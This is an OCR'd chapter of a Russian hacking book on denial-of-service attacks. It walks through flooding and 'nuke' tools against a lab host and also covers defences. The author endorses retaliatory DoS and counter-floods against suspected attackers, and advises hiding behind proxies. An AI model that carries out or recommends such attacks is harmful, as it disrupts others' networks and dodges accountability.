Сразу после появления и массового распространения сетей, построенных на основе стека протоколов TCP/IP, хакеры занялись разработкой средств для выполнения в сетях TCP/IP действий, которые можно назвать настоящим кибертерроризмом. Эти действия, при всем их разнообразии, сводятся к одному - атакам, направленным на разрушение или нарушение нормального функционирования различных сетевых сервисов и называемых атаками DoS (Denial of Service - Отказ в обслуживании). Технически атаки DoS реализуются с помощью программ-эксплойтов, использующих уязвимости стека протоколов TCP/IP и сетевого программного обеспечения.

Атаки DoS представляют собой сущее бедствие для современных сетевых компьютерных систем, в особенности для Интернета. Ежегодно атаки DoS опустошают ресурсы различных сайтов Интернета, среди которых присутствуют такие известные сайты, как **Yahoo, eBay, CNN.com, www.Microsoft.com,** приводя к финансовым потерям их хозяев, исчисляемых миллионами долларов [3]. Как правило, следствием таких атак является выход из строя серверов Интернета из-за перегрузки, что приводит к недоступности услуг этих сайтов и, следовательно, к потере возможных доходов.

Причины применения атак DoS могут быть самыми различными, начиная от простого хулиганства и кончая самым настоящим кибертерроризмом, имеющим своей целью достижение, в том числе, определенных политических целей. Тем не менее, как справедливо указано в [3], для настоящего хакера атаки DoS не представляют особого интереса, вследствие их очевидной никчемности с точки зрения доступа к информации. Мы, однако, не будем обсуждать цели, преследуемые «кул хацкерами», выполняющими атаку DoS против первого попавшегося им под руку Web-сайта; заметим только, что для антихакера атаки DoS иногда становятся единственным средством защиты от нападений из сети. В самом деле, когда сразу с нескольких компьютеров на вас направляется целый шквал сетевых пакетов, защититься от него можно только одним способом - послав в ответ «залп» из сетевого «орудия», представляющего собой аналог хакерского инструмента для атаки DoS.

В этой главе мы вначале рассмотрим общую классификацию атак DoS, а потом рассмотрим разновидности этих атак вместе с некоторыми программами, вошедшими в классический набор инструментов хакинга.

6 данном случае уместно напомнить, что деяния типа атаки DoS никак не могут понравиться ее жертвам, что может иметь для хакера самые печальные последствия. Так что даже применяя атаку DoS против надоедливых киберхулиганов, помните, что нелишне предпринять те же меры защиты, что используют хакеры, - работайте через прокси-сервер и под защитой брандмауэра или системы IDS (например, BlackICE Defender (http://blackice.iss.net/)), чтобы избежать раскрытия конфиденциальности и возможной реакции объектов атаки.

Разновидности amak DoS

Целью атаки DoS является приведение компьютерной системы в состояние, когда ее функционирование становится невозможным. Технически реализация такой задачи может быть выполнена различными методами, поэтому чтобы было легче ориентироваться, мы разобьем атаки DoS на такие категории.

- Атаки насыщением полосы пропускания - отсылая на атакуемый хост большое число пакетов, хакер перенасыщает полосу пропускания определенной сети, скажем, Интернета (так был неоднократно атакован Web-сайт **Yahoo).** Такую атаку хакер может выполнить двояким образом. Если хакер использует сетевое подключение с большой полосой пропускания, скажем, T1 (ширина 1544 Мбит/с), то ему ничего не стоит затопить пакетами сетевое соединение с полосой пропускания, скажем, 56 Кбит/с (модемное подключение). Другой вариант - использование *усиливающей сети,* когда хакер использует не слишком быстрый канал связи, например, модемное соединение. В этом случае с помощью определенной технологии хакер посылает поток пакетов на атакуемый хост сразу со всех компьютеров усиливающей сети.
- Атаки на истощение ресурсов - отсылая на атакуемый хост специально подготовленные пакеты, хакер вынуждает атакуемый компьютер тратить свои ресурсы на обработку этих пакетов. Происходит захват системных ресурсов атакуемого компьютера - центрального процессора, памяти и других, после чего хост выходит из строя.
- Атаки некорректными сетевыми пакетами - отсылая на атакуемый хост особым образом искаженные пакеты, хакер нарушает работу сетевого программного обеспечения или операционной системы компьютера. В таких атаках используются уязвимости, связанные с ошибками в коде программных средств.

- Атаки фальсифицированными сетевыми пакетами - искажая сетевые пакеты, хакер принуждает хост изменить конфигурацию или состояние атакуемой компьютерной системы, что снижает ее производительность или даже приводит к некорректной работе хостов. Такие атаки основываются на уязвимостях или плохой настройке системы защиты.

Опишем подробнее атаки DoS перечисленных разновидностей, проиллюстрировав их примерами атак, ставших «классикой» этой разновидности хакинга.

Атаки насыщением полосы пропускания

Чтобы переполнить полосу пропускания линии связи атакуемого хоста, хакер должен принять во внимание возможности своего собственного сетевого соединения. Если хакерский компьютер напрямую подключен к Интернету через соединение T1, то ему вполне по силам в одиночку «завалить» любой Web-сайт [3], не говоря уже о клиентах, работающих через модемные подключения. Выполнив лавинообразное генерирование пакетов, хакер заполняет ими линию связи атакуемого хоста, после чего работа атакованного хоста в сети становится невозможной.

Для выполнения такой атаки существует множество инструментов, использующих различные сетевые протоколы. Рассмотрим работу двух, весьма популярных программ - флудеры UDP и ICMP.

Все примеры атак DoS, рассмотренные в этой главе, будут иллюстрироваться на экспериментальной локальной сети, которую мы использовали в предыдущих главах для описания атак на службы электронной почты и ICQ. Автор категорически отвергает всякую возможность использования этой информации для выполнения реальных атак со своего компьютера и предупреждает о возможной ответственности.

Флудер UDP

Как явствует из названия, флудер UDP должен «затоплять» атакуемого клиента пакетами UDP, нарушая работу компьютера. Весьма удобной программой, реализующей такую атаку DoS, можно назвать утилиту UDP Flooder 2.0 компании Foundstone **(http://www.foundstone.com),** которая, вообще-то говоря, была создана для проверки устойчивости хостов к атакам такого рода.

На Рис. 13.1 представлен диалог программы UDP Flooder 2.0.




Рис. 13.1. Подготовка атаки заливкой пакетов UDP не займет у вас много времени

Чтобы проиллюстрировать работу утилиты UDP Flooder 2.0, мы воспользуемся нашей экспериментальной сетью и выполним атаку DoS на компьютер **Alex-3** с IP-адресом **1.0.0.5** с помощью такой последовательности действий.

> Запустите утилиту UDP Flooder 2.0.

> В поле **IP/hostname** (IP/имя хоста) введите IP-адрес или имя NetBIOS атакуемого компьютера - в данном случае введен IP-адрес **1.0.0.5**.

> В поле **Port** (Порт) введите номер порта, в данном случае введен порт 80, поскольку его используют HTTP-серверы.

> Установите ползунок **Speed** (Скорость) в позицию **LAN,** поскольку мы исполняем атаку через локальную сеть.

> В группе элементов управления **Data** (Данные) установите переключатель **Random** (Случайная генерация), что вынудит флудер генерировать и отсылать на атакуемый компьютер случайные данные.

➤ В ставшие доступными поля справа от переключателя введите значения, соответственно, 20 000 и 30 **000,** установив длину передаваемых пакетов.

➤ Щелкните на кнопке **Go** (Атаковать).

➤ Когда вы сочтете, что с вашей жертвы достаточно, щелкните на кнопке **Stop** (Стоп).

На Рис. 13.2 представлен результат воздействия атаки на компьютер **Alex-3** в виде диалога диспетчера задач, открытого на вкладке **Networking** (Сеть).




Рис. 13.2. Атака удалась - сетевое соединение заполнено пакетами на 80%

Как видим, результат неплох - сетевое подключение занято в основном приемом пакетов UDP, реакция компьютера замедлена и мощности процессора на 50% заняты обработкой поступающей бессмысленной информации. И все это достигнуто при использовании равноценных подключений - и хакер, и его жертва подсоединены к LAN типа Ethernet lOBase.

Флудер ICMP

Флудеры (или бомберы) ICMP (Internet Control Message Protocol - Протокол управляющих сообщений Интернета) очень похожи на флудеры ICQ, которые рассматривались в Главе 11 (а также на только что рассмотренный флудер UDP). На Рис. 13.3 представлен диалог одного из флудеров X-Script ICMP Bomber.




Рис. 13.3. Флудер X-Script ICMP Bomber весьма прост, но эффективен

Чтобы «зафлудить» неприятельский компьютер, хакеру достаточно в поле Host (Хост) указать IP-адрес или имя компьютера жертвы, после чего щелкнуть на кнопке Ping (Пинг). При необходимости, в поле Packet Size (Размер пакета) можно задать размер пакетов, а в поле Number to Send (Количество пакетов) - число отсылаемых пакетов. Размер пакета весьма влияет на эффект применения флудера - большой размер пакета приводит к практически полному затоплению сетевого соединения жертвы. На Рис. 13.4 представлен диалог диспетчера задач, показывающий загрузку сетевого соединения компьютера **Alex-3** (его IP-адрес равен, как вы помните, 1.0.0.5).




Рис. 13.4. Атака DoS вполне удачна!

Атака ICMP особенно эффективна еще и тем, что протокол ICMP (Internet Control Message Protocol - Протокол управляющих сообщений Интернета) предназначен для тестирования работы сети TCP/IP, и пакеты ICMP имеют высокий приоритет обслуживания. Так что флудеры ICMP могут быть весьма полезным инструментом разборки со всякого рода персонажами, не дающим прохода Web-путешественникам; к тому же флудеры ICMP не требуют никаких особенных знаний для их использования.

Атака Smurf

Но что делать, если намечаемая жертва подключена к сети через быстрое соединение, а хакер не имеет доступа к достаточно мощному подключению, которое позволит ему выполнить атаку DoS достаточно эффективно? Тогда хакеру следует прибегнуть к более сложной атаке Smurf, которая заключается в следующем.

Вместо того, чтобы отсылать пакеты с хакерского компьютера, в атаке Smurf используется *усиливающая сеть. С* хакерского компьютера на широковещательный адрес усиливающей сети посылаются пакеты ECHO (Эхо) протокола ICMP, которые обычно используются для диагностики сети. В рассылаемых пакетах хакер подменяет исходный адрес пакетов IP-адресом атакуемого хоста, после чего все компьютеры усиливающей сети посылают ответные пакеты жертвенному компьютеру. Эффект от такой атаки может быть весьма велик, поскольку если усиливающая сеть состоит из нескольких десятков компьютеров, то один ECHO-запрос размером 10 Кбайт может вызвать лавину ответов общим объемом несколько мегабайт, и сетевое соединение атакуемого компьютера просто захлебнется.

Другой, наиболее опасной атакой описываемой разновидности является распределенная атака DoS, или DDoS (Distributed DoS). Суть атак DDoS состоит в помещении на сетевых компьютерах программ-клиентов, работающих под управлением центральной консоли. В определенный момент времени по команде с хакерской консоли эти клиенты, имеющие выразительное название «зомби», начинают атаку DoS по указанному адресу Интернета. Среди атак DDoS наиболее популярной является WinTrinoo (сайт разработчика находится по адресу http://www.bindview.com), которая, к тому же, представляет собой единственную реализацию атаки DDoS на платформе Win32. В 2000 году атаками DDoS были поражены многие серверы Интернета, включая Web-сайты самых известных фирм (этим, наверное, объясняется отсутствие на сайтах хоть сколько-нибудь работоспособной версии программ, реализующих атаку WinTrinoo). Для исследования и выявления компьютеров-зомби компания Foundstone предложила программные средства, про которые мы еще поговорим в конце главы, где обсуждаются меры защиты от атак DoS.

Атаки на истощение ресурсов

Атака DoS, направленная на истощение ресурсов, имеет своей целью захват системных ресурсов атакованного хоста, таких как память, процессор, квоты дискового пространства. Как правило, хакер, предпринимающий данную атаку DoS, уже имеет доступ к общим ресурсам системы и своими действиями пытается захватить дополнительные ресурсы, чтобы затруднить доступ к ним других пользователей. Эти действия могут привести к недоступности сервера для подключений остальных пользователей, зависанию процессов и переполнению дискового пространства.

Одна из наиболее интересных и эффективных атак DoS рассматриваемого типа реализуется программой PortFuck, которая выполняет атаку переполнением таблицы процессов (еще ее называют флудером TCP-соединений по причинам, которые изложены далее). Утилита PortFuck открывает с хостом-жертвой все новые и новые TCP-соединения до тех пор, пока не переполнит ресурсы атакованного компьютера. Этот момент наступит независимо от мощности процессора, размера памяти, полосы пропускания линии связи и любых других факторов по

той простой причине, что каждое TCP-соединение требует для открытия ресурсы, а они, в любом случае, не беспредельны.

На Рис. 13.5 представлен главный диалог утилиты PortFuck.




Рис. 13.5. Программа PortFuck готова сокрушить свою жертву

Чтобы воспользоваться утилитой PortFuck для выполнения атаки DoS, выполните такие шаги.

> В поле **Host** (Хост) введите IP-адрес атакуемого хоста (в рассматриваемом случае был введен **1.0.0.5).**

➤ В поле **Port** (Порт) введите 80 - порт для подключения к серверу HTTP.

➤ Установите флажки **Disconnect on Connect** (Отключаться при подключении) и **Reconnect on Disconnect** (Подключаться при отключении), что приведет к непрерывной цепочке подключений/отключений к хосту **Alex-3** (с IP-адресом **1.0.0.5).**

➤ Щелкните на кнопке **PANIC!** (Паника) для искажения пакетов, имеющих целью вызвать панику ядра атакуемого хоста, т.е. непредсказуемое поведение процессора компьютера в ответ на некорректные сетевые пакеты.

> Щелкните на кнопке **START** (Старт) и подождите несколько минут.

> Когда вы сочтете, что с жертвы достаточно, щелкните на кнопке **HALT** (Стоп).

На Рис. 13.6 представлен результат воздействия утилиты PortFuck на компьютер **Alex-3,** исполняющий операционную систему Windows XP и работающий на основе процессора Pentium-3 с частотой 400 МГц.

Как видим, результат неплох - загрузка процессора подскочила до 80-90% и, как показал эксперимент, проводник Windows компьютера **Alex-3** просто перестал реагировать на действия пользователя. Что касается сетевой активности, то на Рис. 13.7 представлен результат тестирования подключений утилиты PortFuck к порту 80 компьютера **Alex-3,** полученный с помощью утилиты Attacker 3.0 компании Foundstone **(http://www.foundstone.com).**




*Рис. 13.6. Процессор хоста **Alex-3** просто изнемогает под градом ударов!*




*Рис. 13.7. Компьютер **Alex-3** «затоплен» подключениями к TCP-порту 80*

В данном случае несомненно, что работа HTTP-сервера, запущенного на **Alex-3**, будет полностью парализована, что и требовалось хакеру. Теперь можно приступить к переговорам с жертвой…

Атаки некорректными сетевыми пакетами

Некорректные, т.е. не соответствующие определенным протоколам сетевые пакеты могут стать причиной совершенно некорректного поведения компьютера, получившего на внешний порт данные с непонятной, т.е. не предусмотренной разработчиком структурой данных. Таким образом, подобные атаки всецело основаны на недостатках и ошибках программирования. Хакеры настойчиво ищут такие уязвимости, а разработчики непрерывно исправляют найденные недостатки - и все это противостояние длится безо всякой надежды на окончание уже много лет. Рассмотрим некоторые «классические» атаки подобного рода.

Атаки Nuke

Слово «Nuke» на английском языке означает «ядерное оружие», и если такое название присвоили атакам DoS, то, очевидно, они чего-то, стоят. На русском эти атаки так и называют - «нюк», и суть классического «нюка» состоит в следующем. В сетях TCP/IP для проверки функционирования хостов применяется протокол ICMP, про который мы упоминали в разделе «Флудер ICMP» выше. При возникновении в сети какой-либо ошибки функционирования - обрыва соединения, недоступности линии связи и т.п. - происходит генерация сообщения ICMP, вслед за которым выполняются определенные действия, например, перестройка маршрутизации сети исключением линии связи из таблицы маршрутизации. Одновременно разрываются все подключения с компьютером, ставшим недоступным.

На этом-то и строится расчет хакера - послав компьютеру А, подключенному к компьютеру В, сообщение, что компьютер В якобы недоступен, можно прервать соединение. Наибольший эффект такие «шалости» имеют при атаках на IRC и Web-чаты, поскольку их посетители подолгу остаются подключенными к серверу, и их легко вычислить и «отсоединить» от сервера. Так что атаки Nuke - это сущее наказание для сетей IRC.

При работе с атаками DoS типа Nuke и хакерам, и антихакерам следует учесть, что системы Windows 2000/XP не позволяют вытворять с собой такие штучки, которые без проблем выводят из строя системы Windows 9x. Это подтверждают как эксперименты по применению «нюков» к компьютерам Windows 2000/XP, так и литературные источники (например, [4]). Тем не менее, учитывая наличие в Интернете множества компьютеров Windows 9x, да еще и лишенных всякой защиты брандмауэрами, не стоит сбрасывать со счетов возможности «нюков». Для антихакеров «нюки» подчас могут стать той дубиной, которая спасет их при путешествиях по виртуальным просторам Интернета от персонажей типа доктора Добрянского.

Существует великое множество утилит для выполнения атак Nuke - все на одно лицо, с очень похожими диалогами. Рабочее окно одной из них, программы Windows Nuke'eM version 1.1, представлено на Рис. 13.8.




Рис. 13.8. Рабочее окно классического «Нюка» весьма незамысловато

Чтобы выполнить атаку Nuke на компьютеры нашей экспериментальной локальной сети, добавим к ней еще одного клиента - **Alex-2**, с IP-адресом **1.0.0.4** и работающего под управлением системы Windows 95. Далее выполним такие шаги.

> В поле **Address** (Адрес) рабочего окна программы Windows Nuke'eM version 1.1, представленном на Рис. 13.8, последовательно введите IP-адреса компьютеров **Alex-2** (Windows 95), **Alex-3** (Windows XP) и **Alex-1** (Windows 2000). По мере ввода IP-адресов щелчком на кнопке **Add** (Добавить) вносите их в список в левой части диалога.

> Щелкните на кнопке **Execute** (Исполнить). В окне **Windows Nuke'eM version 1.1** отобразится информация о ходе атаки (Рис. 13.9).




Рис. 13.9. На компьютере Alex-2 следует ожидать неприятностей!

> Чтобы проверить результаты применения «нюка» к компьютеру **Alex-2**, попробуем обратиться к компьютеру **Alex-2** с помощью проводника Windows. В ответ проводник Windows отображает диалог, представленный на Рис. 13.10.




Рис. 13.10. Как видим, «нюк» компьютера Alex-2 прошел очень успешно!

Таким образом, связь с компьютером **Alex-2** нарушена - что и требовалось достичь атакой Nuke. Теперь вы понимаете, почему при общении в чатах и всякого рода IRC-сообществах следует избегать идентификации вашего IP-адреса. Ведь при работе на компьютерах со старыми системами Windows вы практически ничем не защищены от «нюков», если, конечно, не используете толковый брандмауэр или систему IDS (рекомендуем BlackICE Defender).

Amaku Teardrop

Другой разновидностью атак, приводящих к сбою системы, являются атаки Teardrop, которой подвержены все ранние системы Windows, включая Windows NT 4 без установленных сервисных пакетов. Атака Teardrop заключается в отсылке на атакуемый хост датаграммы с некорректно установленными параметрами начала и длины фрагментов. А именно, эти параметры таковы, что фрагменты *пересекаются* при сборке полученной датаграммы в памяти компьютера, что приводит к порче памяти.

Суть дела в том, что каждый фрагмент датаграммы позиционируется в памяти двумя величинами - смещением фрагмента от начала датаграммы и длиной фрагмента, и эти величины пересылаются вместе с самой датаграммой на хост-получатель. И если программа, занятая сборкой датаграммы, не рассчитана на обработку искаженных величин смещения и длины фрагментов (а это возможно из-за недочетов в программном обеспечении), то возможен сбой работы системы. Это и происходило с ранними версиями систем Windows 9x/NT, но не в версиях Windows 2000/XP.

Amaka Ping of Death

Атака **Ping of Death** (Смертоносный пинг) состоит в отсылке на хост-жертву сильно фрагментированного пакета ICMP (каждый фрагмент не более 1К разме-

ром), причем общий размер пакета превышает максимально допустимый для пакета ICMP, т.е. 64 Кбайт. После сборки пакета операционная система должна обработать некорректные данные, что, вследствие ошибок программирования, приводит к сбою систем Windows ранних версий, а также компьютеров с системами OS UNIX.

Amaku Land

Атака Land состоит в отсылке на хост множества пакетов, требующих установления TCP-соединения с другим хостом, IP-адрес которого умышленно искажен (скажем, задан равным IP-адресу хоста жертвы). При установлении TCP-соединения атакуемый хост должен выделить нужные для работы соединения ресурсы, подтвердить готовность к работе отсылкой специального пакета, подождать ответного отклика подсоединяющегося хоста, снова отослать подтверждение, и т.д. вплоть до установления TCP-соединения или отказа от него. Поэтому если операционная система жертвы не рассчитана на такие штучки, как некорректный или отсутствующий IP-адрес в пакете на установление связи, то поведение жертвы будет непредсказуемым. При отсылке множества пакетов, искаженных описанным образом, может произойти как исчерпание ресурсов компьютера, так и аварийный сброс всех имеющихся TCP-соединений.

Так что хакер, который изобрел атаку Land (говорят, это название атака получила по фамилии ее создателя - Land), знал что делал - в свое время атаке Land были подвержены многие старые операционные системы - Windows, Unix, MAC OS, маршрутизаторы CISCO, 3COM. Однако современные версии операционных систем уже не реагируют на атаки Land, что несколько умаляет их значение.

Amaku фальсифицированными сетевыми nakemaMu

Вообще-то в разделе «Атаки Nuke» мы уже описывали пример атаки, приводящей к искажению работы сети или хоста - ведь классическая атака «Nuke» как раз и заключается в разрыве соединений и искажении таблиц маршрутизации сети. Другие атаки DoS фальсифицированными сетевыми пакетами выполняют примерно те же функции, причем очень часто с использованием протокола ICMP. Коротко опишем эти атаки.

- Перенаправление трафика - рассылая ICMP-сообщения **Redirect** (Перенаправить), требующие изменить таблицы маршрутизации сети, хакер может разрушить всю работу сети, при которой пакеты между хостами уходят в «никуда» или перехватываются хакером. Мы обсудим атаки перенаправления сетевого трафика в Главе 17 этой книги.
- Навязывание длинной сетевой маски - передавая ICMP-сообщение **Address Mask Reply** (Ответ на адресную маску), хакер может изменить маску сети для данной хоста так, что маршрутизатор сети окажется вне «поля зрения» хоста.

- Сброс TCP-соединения - эту атаку мы продемонстрировали в разделе «Атаки Nuke», когда хакер, послав на атакуемый хост ICMP-сообщение **Destination** Unreachable (Цель недоступна), разрывает связь хоста с сервером.
- Замедление скорости передачи данных - посылая якобы от имени промежуточного маршрутизатора ICMP-сообщение **Source Quench** (Замедлить источник), хакер принуждает хост снизить скорость передачи данных. Этого же результата можно достичь, посылая ICMP-сообщение **Destination Unreachable: Datagram Too Big** (Цель недоступна: датаграмма слишком велика).

Как видим, возможности протокола ICMP для создания атак DoS просто неисчерпаемы, однако следует учесть, что владея такой техникой, хакер может получить гораздо больше пользы, если применит ее для достижения других, более плодотворных целей, чем для причинения мелких и средних гадостей своим сетевым соседям.

Напоследок укажем самую, пожалуй, популярную атаку DoS, реализованную в сетях TCP/IP - атаку на протокол NetBIOS от хакера Sir Dystic, создавшего утилиту nbname, которая искажает работу службы NBNS преобразования IP-адресов в имена NetBIOS в сетях Windows 2000 [4]. Запустив утилиту nbname, можно полностью нарушить работу всей сети, передавая сообщения NetBIOS об освобождении или регистрации имен NetBIOS. После этого работа сети TCP/IP полностью или частично нарушается - общие ресурсы становятся недоступными, подключения и просмотр сетевых соседей затрудняется, и перестают работать некоторые команды тестирования сети, например, **net send.**

К сожалению, все попытки обнаружить в Интернете утилиту nbname оказались тщетными - сайты, указанные ссылками на страницах с описанием атаки утилитой nbname, тщательно заглушены, что наводит на мысль об исключительной эффективности nbname.

Защита от атак DoS

Атаки DoS - это бедствие нынешнего виртуального мира, приводящие в хаос мощные вычислительные системы. Борьба с ними усложняется еще и тем, что все эти атаки подчас невозможно отразить иначе, кроме как закрытием всех сетевых соединений атакованного хоста, что очень часто неприемлемо по финансовым соображениям. Тем не менее, в [11] отмечается, что иногда выгоднее увеличить мощности компьютерной системы, подверженной атакам DoS, чем закрыть к ней доступ, скажем, остановить работу Web-сервера организации. Расчет здесь строится на истощение ресурсов атакующей стороны, которой просто не удастся превзойти ресурсы Web-сервера. Другое важное средство защиты - переход на современные операционные системы и программное обеспечение, которое «осведомлено» о последних изобретениях по части атак DoS.

Однако все это может не устоять перед атакой DDoS - хакер, овладевший такими средствами, может стать воистину всемогущим, поскольку нет такого сервера, который мог бы устоять перед атакой, идущей со всех сторон земного шара с

неопределенно большого числа комьютеров-зомби. Такие атаки требуют особого подхода, и вот что предлагает компания Foundstone.

Вместо настройки системы защиты сервера, усиления ресурсов подверженного атакам компьютера, т.е. всего того, что в Главе 1 мы назвали «пассивная оборона», специалисты Foundstone предлагают меры активной обороны. В ответ на атаку DDoS, использующей сотни и тысячи «зомби», Foundstone предлагает самому перейти в наступление и заглушить работу «зомби» встречной атакой.

Для выполнения такой контратаки сотрудник фирмы Foundstone, неутомимый Робин Кейр (Robin Keir), разработал и предоставил всем желающим возможность загрузить на сайте **http://www.foundstone.com** бесплатную утилиту DDoSPing 2.0, которая выполняет тестирование компьютера на предмет наличия в нем программы-зомби. Далее работу выявленного зомби можно заглушить, воспользовавшись программой флудера UDP, описанного в разделе «Флудер UDP» выше.

